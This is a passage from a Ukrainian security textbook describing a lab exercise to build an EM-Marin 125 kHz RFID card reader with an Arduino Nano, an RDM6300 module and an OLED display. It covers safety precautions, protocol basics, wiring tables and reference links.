3. OLED 0.91" 128×32 I2C SSD1306.
4. EM-Marin карта або ключ.
5. Блок живлення на 5 В.
6. Набір Proxmark3.

Програмні компоненти

1. Arduino EDI (на Windows).
2. Hercules (для роботи з COM-портом).

Інструкція з техніки безпеки

Модулі Arduino Nano містять в собі високочутливі електронні схеми та є електростатичними чутливими пристроями (ESD). Будьте обережними при роботі з ними. Недотримання наступних запобіжних заходів може призвести до серйозного пошкодження:

- Якщо не існує гальванічного зв'язку між локальною землею та землею плати, тоді перша точка контакту при роботі з платою завжди має знаходитись між локальною землею та землею плати.
- Перед установкою антенного патчу підключіть заземлення.
- При роботі не торкайтеся будь-яких заряджених конденсаторів та будьте обережні при контакті з матеріалами, які можуть створювати заряди.
- Щоб запобігти електростатичному розряду, не доторкайтесь до будь-якої відкритої частини антени. Якщо існує ризик, що такої відкритої частини можна доторкнутися, виконайте відповідні заходи захисту від електростатичного розряду.
- При пайці роз'ємів обов'язково використовуйте паяльник з наконечником захищеним від статичного струму.

Короткі теоритичні відомості

EM4100 (EM4102, EM-Marin) — формат безконтактної радіочастотної ідентифікаційної картки компанії EM Microelectronic-Marin (одна з найпопулярніших в Україні).

Вони належать до класу пасивної RFID-картки, оскільки не мають вбудованого джерела живлення, працює в частотному діапазоні 125 кГц і має унікальний номер з 40-ка біт [1].

Картки доступні в різних форм-факторах (найбільш поширені карти Clamshell, ISO 7810, зв'язка ключів). ISO-карта може бути видана в доповнення до ідентифікаційного номера магнітної стрічки, зробленої втисненням поля для підпису власника карти. Персоналізація ISO-карти використовується з термодруком, трафаретним друком, офсетним друком.

Зчитувач генерує електромагнітне поле на частоті 125 кГц. Як тільки в магнітному полі зчитувача карта отримує живлення та починає циклічно модулювати ідентифікаційний код. Діапазон міток варіюється від 5–10 до 60–70 сантиметрів, в залежності від тегів структурних елементів і зчитувачів.

Метод модуляції амплітуди несучої. Шифрування даних — манчестерський код. Циклічно передаються 64 біта, включаючи власний унікальний 40-бітовий номер, спеціальну послідовність синхронізації та біт перевірки парності [2].


Відмінна особливість Em-marine — низька вартість в порівнянні з іншими стандартами безконтактних карт (наприклад HID або Mifare).

Карти цього стандарту можуть використовуватись для:


- Контролю доступу та часу присутності в організаціях та установах.
- Організація контролю за відвідуванням у навчальних закладах.
- Розміщення електронних ключів.

Послідовність виконання


Коли модуль підключений до COM-порту, а RFID-мітка наближається до антени, порт негайно передає свій ідентифікатор.



Також можна спостерігати ці теги в віртуальному COM-порті (без префікса, контрольної суми та суфікса).



Приєднайте OLED та RDM6300 до Arduino Nano, як показано на рисунку.



Встановіть бібліотеки Adafruit GFX [3] та Adafruit SSD1306 [4] в Arduino IDE. Цей сканер заснований на тестовому ескізі для RFID-модуля RDM6300 125 кГц, який написаний Yojeh (Йожэг) [5].

Встановіть програмне забезпечення для Arduino Nano [6].

Для подальших досліджень можна використати набір Proxmark3 [7].

Схема підключень


Arduino Nano	RDM6300
D10	Tx
5V	5V
GND	GND

Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


А також під'єднайте ANT1 та ANT2 до зовнішньої антени (полярность не має значення).

Реалізація

Прототип зібраний в прозорому акриловому корпусі для Raspberry Pi, проте може бути побудований більш компактно.



Приклад використання внутрішньої системи (плата та антени) та внутрішньої частини RFID (ключ та карта).



Рекомендована література та посилання

1. http://www.priority1design.com.au/em4100_protocol.html
2. http://www.radioman-portal.ru/sprav/pdf/angstrem/5004xk2.pdf
3. https://github.com/adafruit/Adafruit-GFX-Library
4. https://github.com/adafruit/Adafruit_SSD1306
5. http://forum.arduino.ua/viewtopic.php?id=345
6. https://github.com/Oestoidea/EM-Marin-reader
7. https://store.ryscc.com/products/new-proxmark3-kit

Навчальне видання

Соколов Володимир Юрійович
Бурячок Володимир Леонідович
Таджджіні Махіяр Маджид

Безпека безпровідних і мобільних мереж
Навчальний посібник

Редактор перекладу Райтер Ольга Петрівна

Формат 148×210. Гарн. *Times New Roman*.
Тираж 200 прим.